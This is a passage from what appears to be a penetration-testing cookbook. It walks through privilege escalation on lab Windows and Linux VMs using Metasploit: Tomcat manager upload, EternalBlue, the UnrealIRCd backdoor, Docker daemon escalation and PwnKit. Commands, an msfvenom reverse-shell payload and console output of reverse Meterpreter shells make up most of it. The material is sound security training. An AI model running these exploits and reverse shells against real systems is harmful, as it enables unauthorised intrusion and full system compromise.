RHOST => 192.168.92.5
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8282
RPORT => 8282
msf exploit(multi/http/tomcat_mgr_upload) > set HTTPUSERNAME sploit
HTTPUSERNAME => sploit
msf exploit(multi/http/tomcat_mgr_upload) > set HTTPPASSWORD sploit
HTTPPASSWORD => sploit
msf exploit(multi/http/tomcat_mgr_upload) > set TARGET 1
TARGET => 1
msf exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.92.3
LHOST => 192.168.92.3
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 4444
LPORT => 4444
msf exploit(multi/http/tomcat_mgr_upload) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprinter.rb:10: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Started reverse TCP handler on 192.168.92.3:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying b2p8TMzMmIEcCWcB8cVc1Cz9i6 ...
[*] Executing b2p8TMzMmIEcCWcB8cVc1Cz9i6 ...
[*] Sending stage (188998 bytes) to 192.168.92.5
[*] Undeploying b2p8TMzMmIEcCWcB8cVc1Cz9i6 ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.92.3:4444 -> 192.168.92.5:49332) at 2025-11-04 17:
meterpreter >
```

Figure 10.1 – Apache Tomcat exploit success

5. In the Meterpreter session, enter the following:

```
getuid
```

You will see that we have obtained elevated privileges by exploiting Apache Tomcat.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 10.2 – Apache Tomcat system achieved

6. To exit, type quit -y.

## How it works...

In this recipe, we were able to exploit a known vulnerability in Apache Tomcat. Since the application is installed and operating with elevated privileges, we were able to use it to gain our own elevated privileges.

## See also...

For additional information on Windows application privilege escalation techniques, please review the following resources:

- <https://delinea.com/blog/windows-privilege-escalation>
- [https://outpost24.com/blog/3-ways-to-escalate-privileges-in-windows/?utm\\_source=chatgpt.com](https://outpost24.com/blog/3-ways-to-escalate-privileges-in-windows/?utm_source=chatgpt.com)

## Exploiting services in Windows to gain elevated privileges

In this recipe, you will learn how to exploit vulnerable Windows services—specifically SMB—to escalate privileges and gain system-level access. We'll demonstrate this by targeting the well-known EternalBlue vulnerability (CVE-2017-0144) against SMBv1 on unpatched systems, which exploits a flaw in the Windows driver to achieve remote code execution. Once triggered, this vulnerability provides immediate access with system privileges, making it one of the most devastating and widely used service-based escalation techniques.

## Getting ready

- A Kali Linux VM that is up and operational
- A Windows Metasploitable VM that is up and operational

## How to do it...

1. Open a terminal window.
2. Start Metasploit by entering `sudo msf6 run`.
3. We will attack the Windows SMB process using a well-known exploit called EternalBlue. Enter the following:

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 192.168.92.5 (IP Address of windows VM)
set LHOST 192.168.92.3 (IP address of Kali)
set LPORT 4444
```

The following figure shows the output:

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.92.5
RHOST => 192.168.92.5
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.92.3
LHOST => 192.168.92.3
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf exploit(windows/smb/ms17_010_eternalblue) > run
```

Figure 10.3 – EternalBlue exploit

Metasploit will first test the SMB process for exploitability and then will make multiple varied attempts to exploit the vulnerability, finally opening a Meterpreter shell.

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.92.3:4444

[*] 192.168.92.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.92.5:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601
Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_f
b:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.92.5:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.92.5:445 - The target is vulnerable.
[*] 192.168.92.5:445 - Connecting to target for exploitation.
[*] 192.168.92.5:445 - Connection established for exploitation.
[*] 192.168.92.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.92.5:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.92.5:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.92.5:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.92.5:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.92.5:445 - 0x00000030 6b 20 31 k 1
[*] 192.168.92.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.92.5:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.92.5:445 - Sending all but last fragment of exploit packet
[*] 192.168.92.5:445 - Starting non-paged pool grooming
[*] 192.168.92.5:445 - Sending SMBv2 buffers
[*] 192.168.92.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.92.5:445 - Sending final SMBv2 buffers.
[*] 192.168.92.5:445 - Sending last fragment of exploit packet!
[*] 192.168.92.5:445 - Receiving response from exploit packet
[*] 192.168.92.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.92.5:445 - Sending egg to corrupted connection.
[*] 192.168.92.5:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 192.168.92.5
[*] Meterpreter session 1 opened (192.168.92.3:4444 → 192.168.92.5:49395) at 2025-11-04 18:04:42 +0530
[*] 192.168.92.5:445 - =====
[*] 192.168.92.5:445 - -----WIN-----
[*] 192.168.92.5:445 - =====

meterpreter >
meterpreter > █
```

Figure 10.4 – EternalBlue exploit successful

4. Test your privilege level with the following and you will get the output as shown in *Figure 10.5*:

```
getuid

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

*Figure 10.5 – Exploit system level*

5. To exit, type `quit -y`.

## How it works...

In this example, we exploited a system service, SMB, that inherently carries system-level privileges. The exploit first scanned to see whether it believed the system was vulnerable to this exploit. Then, it chose, based on information it collected, various methods for exploiting. In *Figure 10.4*, you saw the first attempt failed. However, the process continued and provided us with the final exploited sessions with the escalated privileges.

## See also...

More information on EternalBlue can be found in this Microsoft bulletin: <https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010>. This post provides additional details on how the exploit works: <https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/>.

## Chaining exploits in Windows to gain elevated privileges

In this recipe, you will discover how attackers chain together multiple lower-privilege or partial exploits to achieve full privilege escalation on a Windows system. This mirrors real-world attack methodology, where one exploit may grant file write access, another allows UAC bypass, and a final step provides system-level access. By practicing exploit chaining, you will build a deeper understanding of how layered vulnerabilities can be combined to defeat modern security defenses.

## Getting ready

- A Kali Linux VM that is up and operational
- A Windows Metasploitable VM that is up and operational

## How to do it...

1. Logged in as `vagrant/vagrant` to the Windows VM, let's modify a user profile. Go to **Control Panel | Administrative Tools | Computer Management**.
2. Expand **Users** and select **leia\_organa**.
3. Make the user part of the **Remote Desktop Users** group. Select **Member Of**, then **Add...**. Search for **Remote Desktop Users**, then click **Ok** | **Apply** | **OK**.




Figure 10.6 – leia\_organa Remote Desktop Users group

4. Back on the **Users** screen, right-click and select **Set Password...**. In the next dialog box, click **Proceed**. Enter `help_me_obiwan` for the password.
5. Now move to a Kali terminal window. Create an exploit, as follows. This will open a Meterpreter session on the remote machine:

```
cd
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.92.3
LPORT=4444 -f exe -o shell.exe
```



6. Move `shell.exe` to the Windows VM to simulate the dropping of the exploit:

```
ftp 192.168.92.5
vagrant (For username and password)
bin
put shell.exe
exit
```

Figure 10.7 shows the output:

```
(kali㉿kali)-[~]
$ ftp 192.168.92.5
Connected to 192.168.92.5.
220 Microsoft FTP Service
Name (192.168.92.5:kali): vagrant
331 Password required for vagrant.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> bin
200 Type set to I.
ftp> put shell.exe
local: shell.exe remote: shell.exe
229 Entering Extended Passive Mode (|||49485|)
125 Data connection already open; Transfer starting.
100% |*****|
226 Transfer complete.
7680 bytes sent in 00:00 (4.81 MiB/s)
ftp> exit
221 Goodbye.

(kali㉿kali)-[~]
$
```

Figure 10.7 – `ftp shell.exe`

7. Start Metasploit:

```
sudo msf6b run
```

8. Start the Metasploit handler that `shell.exe` will connect to:

```
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.92.3
set LPORT 4444
run
```

The following figure shows the output:

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.92.3
LHOST => 192.168.92.3
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.92.3:4444
```

Figure 10.8 – MSF start handler

9. We are going to log in as `leia_organa` (we will do it via remote desktop):

```
rdesktop 192.168.92.5 -u leia_organa -p help_me_obiwan
```

#### Note



Step 9 is just a way to have the user launch the shell. Normally, the user would initiate this through some form of phishing or some other technique. We are doing this to just start our initial Meterpreter session.

10. From the Windows session, open the file manager and browse to `c:\inetpub\wwwroot`, then execute `shell.exe`.




Figure 10.9 – shell.exe execution

11. Return to the original terminal session with the Meterpreter handler running and you will see a new session created, as shown:

```
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.92.3:4444
[*] Sending stage (230982 bytes) to 192.168.92.5
[*] Meterpreter session 1 opened (192.168.92.3:4444 -> 192.168.92.5)
meterpreter >
```

Figure 10.10 – New session

12. Let's see what our current session looks like. Type the following:

```
getuid
```

*You will see that you have attained the rights to leia\_organa.*

13. Let's background the session so we can work on another step without ending the current session and note down the session number:

```
background
```

14. Let's see whether we can use the exploit suggerter for ideas on how to further exploit the machine. Enter the following and make sure to use the previously recorded session number:

```
use post/multi/recon/local_exploit_suggester
set SESSION 1
run
```

When complete, you will see a list of possible exploits to run against the Windows machine to gain privilege escalation.

```
[*] Running check method for exploit 49 / 49
[*] 192.168.92.5 - Valid modules for session 1:
```

#	Name	Potentially Vulnerable?	Check Result
1	exploit/windows/local/bypassuac_comhijack	Yes	The target appears to be vulnerable.
2	exploit/windows/local/bypassuac_eventvwr	Yes	The target appears to be vulnerable.
3	exploit/windows/local/cve_2019_1458_wizardopium	Yes	The target appears to be vulnerable.
4	exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move	Yes	The service is running, but could not be validated. Vulnerability build detected!
5	exploit/windows/local/cve_2020_1054_drawiconex_lpe	Yes	The target appears to be vulnerable.
6	exploit/windows/local/cve_2021_40449	Yes	The service is running, but could not be validated. Vulnerability build detected!
7	exploit/windows/local/ms14_058_track_popup_menu	Yes	The target appears to be vulnerable.
8	exploit/windows/local/ms15_051_client_copy_image	Yes	The target appears to be vulnerable.
9	exploit/windows/local/ms16_032_secondary_logon_handle_privesc	Yes	The service is running, but could not be validated. Vulnerability build detected!
10	exploit/windows/local/tokenmagic	Yes	The target appears to be vulnerable.

Figure 10.11 – Exploit suggerter

15. Let's use a simple second-stage exploit to gain admin privileges based on the username and password we previously obtained. Enter the following:

```
use exploit/windows/local/run_as
set SESSION 1
set LHOST 192.168.92.3
set LPORT 4445
set USER vagrant
set PASSWORD vagrant
set PAYLOAD windows/x64/meterpreter/reverse_tcp
run
```

The following image shows the output:

```
msf exploit(windows/local/run_as) > run
[*] Started reverse TCP handler on 192.168.92.3:4445
[+] Process started successfully, PID: 5524
[*] Sending stage (230982 bytes) to 192.168.92.5
[+] Started thread in target process
[*] Meterpreter session 2 opened (192.168.92.3:4445 -
meterpreter > █
```

Figure 10.12 – run\_as exploit

16. Let's check our new session to confirm that we now have admin privileges through the vagrant user:

```
getuid
```

The following image shows the output:

```
meterpreter > getuid
Server username: VAGRANT-2008R2\vagrant
meterpreter > █
```

Figure 10.13 – getuid

17. You can now close down and exit the remote desktop and Meterpreter sessions.

## How it works...

In this case, we used an initial exploit, which provided us with access to an unprivileged user. Next, we ran the exploit suggester to give us a list of possible exploits that would be successful against the target session. Lastly, we used a second-stage exploit against our initial unprivileged session, which provided us with admin privileges through the vagrant user.

## See also...

For more information on chaining multiple exploits for privilege escalation in Windows, check out the following sites:

- <https://www.zerodayinitiative.com/blog/2024/7/29/breaking-barriers-and-assumptions-techniques-for-privilege-escalation-on-windows-part-1>
- <https://www.zerodayinitiative.com/blog/2024/7/30/breaking-barriers-and-assumptions-techniques-for-privilege-escalation-on-windows-part-2>
- <https://www.zerodayinitiative.com/blog/2024/7/31/breaking-barriers-and-assumptions-techniques-for-privilege-escalation-on-windows-part-3>

## Exploiting privilege escalation in Linux – non-root

In this recipe, you'll learn how to use Metasploit's built-in modules and exploit privilege escalation opportunities on a compromised Linux system. We will use a known backdoor exploit that will provide us with elevated privileges to the system. While root is the ultimate goal, there are many more opportunities to gain additional privileges besides root access.

### Getting ready

- A Kali Linux VM that is up and operational
- A Metasploitable Ubuntu VM that is up and operational

### How to do it...

1. From a terminal window in Kali, start Metasploit:

```
sudo msfdb run
```

2. From the Metasploit console, we will use a previously identified vulnerable application—IRC. Enter the following:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.92.4 (IP Address of your metasploitable ubuntu
machine)
set RPORT 6697
set PAYLOAD cmd/unix/reverse
set LHOST 192.168.92.3 (IP Address of Kali)
set LPORT 4444
run
```

The exploit is successful with an open shell.

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.92.4
RHOSTS => 192.168.92.4
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.92.3
LHOST => 192.168.92.3
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.92.3:4444
[*] 192.168.92.4:6697 - Connected to 192.168.92.4:6697...
[*] :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.92.4:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo BaxMqIpZ5L6jcIdq;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "BaxMqIpZ5L6jcIdq\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.92.3:4444 -> 192.168.92.4:42871) at 2025-11-04 18:23:09 +0530
```

Figure 10.14 – IRC exploit

- Let's determine who we are and what rights we have:

```
whoami
id
```

The following image shows the output:

```
whoami
boba_fett
id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
```

Figure 10.15 – IRC privileges

As you can see, we are just a normal user; however, we do have access to Docker, which can prove useful by giving us control of the host's Docker environment.

#### Tip



While root access may be the ultimate in privilege escalation in Linux, we have a variety of possible execution paths. While we did not achieve root, we did achieve access to Docker, which means we can manipulate the Docker environment on the host.

- You may now exit the environment.

## How it works...

In this recipe, we used a vulnerability in an application and a backdoor to provide us with user-level access. While we unfortunately did not obtain root access, we did gain user-level access. However, since this is also a member of the Docker group, we have access to the Docker environment that we could manipulate. If our goal was to be able to manipulate the Docker environment, we gained sufficient privilege escalation at this point.

## See also...

For additional information on Linux privilege escalation, please review this article:

<https://www.vaadata.com/blog/linux-privilege-escalation-techniques-and-security-tips/>

## Exploiting chained privilege root escalation in Linux

In this recipe, we will demonstrate how attackers can chain multiple exploits together to move from a limited shell to full root access on a Linux target. We'll begin by exploiting a backdoored version of UnrealIRCd to gain an initial foothold with a reverse shell. From there, we'll leverage Docker misconfigurations on the compromised system to escalate privileges and obtain root-level access.

## Getting ready

- A Kali Linux VM that is up and operational
- An Ubuntu Metasploitable VM that is up and operational

## How to do it...

1. From a terminal window in Kali, start Metasploit:

```
sudo msfdb run
```

2. From the Metasploit console, we will use a previously identified vulnerable application—IRC. We will use the same attack as the previous recipe, just altering the payload based on the exploit:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.92.4 (IP Address of your Metasploitable ubuntu
machine)
set RPORT 6697
```

```
set PAYLOAD cmd/unix/reverse_perl
set LHOST 192.168.92.3 (IP Address of Kali)
set LPORT 4444
run
```

You will see that we have made a successful connection.

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.92.4
RHOSTS => 192.168.92.4
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.92.3
LHOST => 192.168.92.3
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP handler on 192.168.92.3:4444
[*] 192.168.92.4:6697 - Connected to 192.168.92.4:6697...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
:irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.92.4:6697 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.92.3:4444 -> 192.168.92.4:42876) at 2025-11-04 18:27:37 +0530
```

Figure 10.16 – reverse\_perl

- Let's send that session to the background and note what session number it is by entering the following:

```
background
```

- Now that we have made our initial connection, let's begin the second stage of our attack, using an exploit in Docker. Use the following:

```
use exploit/linux/local/docker_daemon_privilege_escalation
set SESSION 2 (Session number previously recorded)
set LHOST 192.168.92.3
set LPORT 4445
set PAYLOAD linux/x86/meterpreter/reverse_tcp
run
```



A new Meterpreter session has been created.

```
Background session 1? [y/N] y
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > use exploit/linux/local/docker_daemon_privilege_escalation
[*] No payload configured, defaulting to linux/armle/meterpreter/reverse_tcp
msf exploit(linux/local/docker_daemon_privilege_escalation) > set SESSION 1
SESSION => 1
msf exploit(linux/local/docker_daemon_privilege_escalation) > set LHOST 192.168.92.3
LHOST => 192.168.92.3
msf exploit(linux/local/docker_daemon_privilege_escalation) > set LPORT 4445
LPORT => 4445
msf exploit(linux/local/docker_daemon_privilege_escalation) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(linux/local/docker_daemon_privilege_escalation) > run
[*] Started reverse TCP handler on 192.168.92.3:4445
[*] SESSION may not be compatible with this module:
[*] * incompatible session architecture: cmd
[*] * incompatible session platform: unix. This module works with: Linux.
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Docker daemon is accessible.
[*] The target is vulnerable.
[*] Writing payload executable to '/tmp/iNcgNdBo'
[*] Executing script to create and run docker container
[*] Sending stage (1062760 bytes) to 192.168.92.4
[*] Waiting 60s for payload
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory
regular expression
[*] Deleted /tmp/iNcgNdBo
[*] Meterpreter session 2 opened (192.168.92.3:4445 -> 192.168.92.4:43089) at 2025-11-04 18:29:13 +0530
meterpreter >
```

Figure 10.17 – New Meterpreter session

- Let's see what privileges we have obtained by typing the following:

```
getuid
```

The following image shows the output:

```
meterpreter > getuid
Server username: root
meterpreter >
```

Figure 10.18 – Root access

As you can see, we now have root privileges.

## How it works...

Privilege escalation might often involve chaining exploits together to achieve a specific outcome. In this case, we took our previous experience of gaining access with an IRC backdoor. Next, we used a Docker exploit that provided us with root access.

## See also...

For more information on chained escalation techniques, please review this article: <https://www.elastic.co/security-labs/unlocking-power-safely-privilege-escalation-via-linux-process-capabilities>.

## Exploiting chained privilege identification and escalation

In this recipe, you will simulate a situation where you have remote shell access to a Linux machine and want to escalate your privileges. This recipe emphasizes how remote access does not always mean full control, and shows how attackers bridge that gap.

### Getting ready

- A Kali Linux VM that is up and operational
- A Windows Metasploitable VM that is up and operational

### How to do it...

1. From a terminal window in Kali, start Metasploit:

```
sudo msfdb run
```

2. In the *Cracking local Windows passwords* recipe from *Chapter 9*, we were able to brute force a user (c\_three\_pio) that just had user access. We are going to use that as a starting point for our attack:

```
use auxiliary/scanner/ssh/ssh_login
set RHOSTS 192.168.92.4 (Ubuntu IP address)
set USERNAME c_three_pio
set PASSWORD pr0t0c07
run
```

3. A new session was automatically created and put in the background. Use the following command to view the created session:

```
sessions
```

The following image shows the output:

```
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
=====
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		shell linux	SSH root @	192.168.92.3:39271 → 192.168.92.4:22 (192.168.92.4)

Figure 10.19 – Sessions 1

4. Let's take our session and make it a Meterpreter session using the following code. Meterpreter is powerful and flexible:

```
sessions -u 1
```

The following image shows the output:

```
msf auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.92.3:4433
[*] Sending stage (1062760 bytes) to 192.168.92.4
[*] Meterpreter session 2 opened (192.168.92.3:4433 → 192.168.92.4:36239) a
[*] Command stager progress: 100.00% (773/773 bytes)
msf auxiliary(scanner/ssh/ssh_login) > sessions
```

Figure 10.20 – Meterpreter session

5. You can see a new session was created and automatically put in the background. Use the following to view it:

```
sessions
```

The following figure shows the output:

```
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions

```

Id	Name	Type	Information	Connection
1	shell	linux	SSH root @	192.168.92.3:39271 → 192.168.92.4:22 (192.168.92.4)
2	meterpreter	x86/linux	vagrant @ 192.168.92.4	192.168.92.3:4433 → 192.168.92.4:36239 (192.168.92.4)

```
msf auxiliary(scanner/ssh/ssh_login) > █
```

Figure 10.21 – Sessions 2

6. Let's use our exploit suggester to see whether it has any ideas:

```
use post/multi/recon/local_exploit_suggester
set SESSION 2
run
```

The following figure shows the output:

```
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions

=====

```

Id	Name	Type	Information	Connection
1		shell linux	SSH root @	192.168.92.3:39271 → 192.168.92.4:22 (192.168.92.4)
2		meterpreter x86/linux	vagrant @ 192.168.92.4	192.168.92.3:4433 → 192.168.92.4:36239 (192.168.92.4)

```
msf auxiliary(scanner/ssh/ssh_login) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set SESSION 2
SESSION => 2
msf post(multi/recon/local_exploit_suggester) > run
```

Figure 10.22 – Exploit suggester

Once complete, it will provide a list of recommendations:

```
[*] 192.168.92.4 - Valid modules for session 2:
```

#	Name	Potentially Vulnerable?	Check Result
1	exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec	Yes	The target is vulnerable.
2	exploit/linux/local/netfilter_priv_esc_ipv4	Yes	The target appears to be vulnerable.
3	exploit/linux/local/overlays_priv_esc	Yes	The target appears to be vulnerable.
4	exploit/linux/local/pkexec	Yes	The service is running, but could not be validated.
5	exploit/linux/local/su_login	Yes	The target appears to be vulnerable.
6	exploit/linux/persistence/bash_profile	Yes	The service is running, but could not be validated.
7	exploit/multi/persistence/cron	Yes	The target appears to be vulnerable. Cron timing is
8	exploit/linux/local/abrt_raceabrt_priv_esc	No	The target is not exploitable.
9	exploit/linux/local/abrt_snoREPORT_priv_esc	No	The target is not exploitable.
10	exploit/linux/local/af_packet_chocobo_root_priv_esc	No	The target is not exploitable. Linux kernel 3.13.0-
11	exploit/linux/local/af_packet_packet_set_ring_priv_esc	No	The target is not exploitable.
12	exploit/linux/local/ansible_node_deployer	No	The target is not exploitable. Ansible does not see
13	exploit/linux/local/apport_abrt_chroot_priv_esc	No	The target is not exploitable.
14	exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc	No	The target is not exploitable.
15	exploit/linux/local/bpf_priv_esc	No	The target is not exploitable.
16	exploit/linux/local/bpf_sign_extension_priv_esc	No	The target is not exploitable. Kernel version 3.13.

Figure 10.23 – Exploit recommendations

- Let's use cve\_2021\_4034 and see what we get:

```
use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
set SESSION 2
set LHOST 192.168.92.3
set LPORT 4445
run
```

The following figure shows the output:

```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 2
SESSION => 2
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LHOST 192.168.92.3
LHOST => 192.168.92.3
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LPORT 4445
LPORT => 4445
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run
```

Figure 10.24 – Running the exploit

As you can see, a new session was created from the second stage of the attack.

```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 2
SESSION => 2
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LHOST 192.168.92.3
LHOST => 192.168.92.3
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LPORT 4445
LPORT => 4445
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run
[*] Started reverse TCP handler on 192.168.92.3:4445
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Verify cleanup of /tmp/.fufkmgpdxpg
[+] The target is vulnerable.
[*] Writing '/tmp/.cdhyfqmsesgz/ulajtyolf/ulajtyolf.so' (540 bytes) ...
[+] Verify cleanup of /tmp/.cdhyfqmsesgz
[*] Sending stage (3090404 bytes) to 192.168.92.4
[+] Deleted /tmp/.cdhyfqmsesgz/ulajtyolf/ulajtyolf.so
[+] Deleted /tmp/.cdhyfqmsesgz/.byerscfwdst
[+] Deleted /tmp/.cdhyfqmsesgz
[*] Meterpreter session 3 opened (192.168.92.3:4445 -> 192.168.92.4:43112) at 2025-11-04 18:50:29 +0530
meterpreter >
```

Figure 10.25 – Sessions 3

8. From this new section, let's see what type of access we have by entering the following:

```
getuid
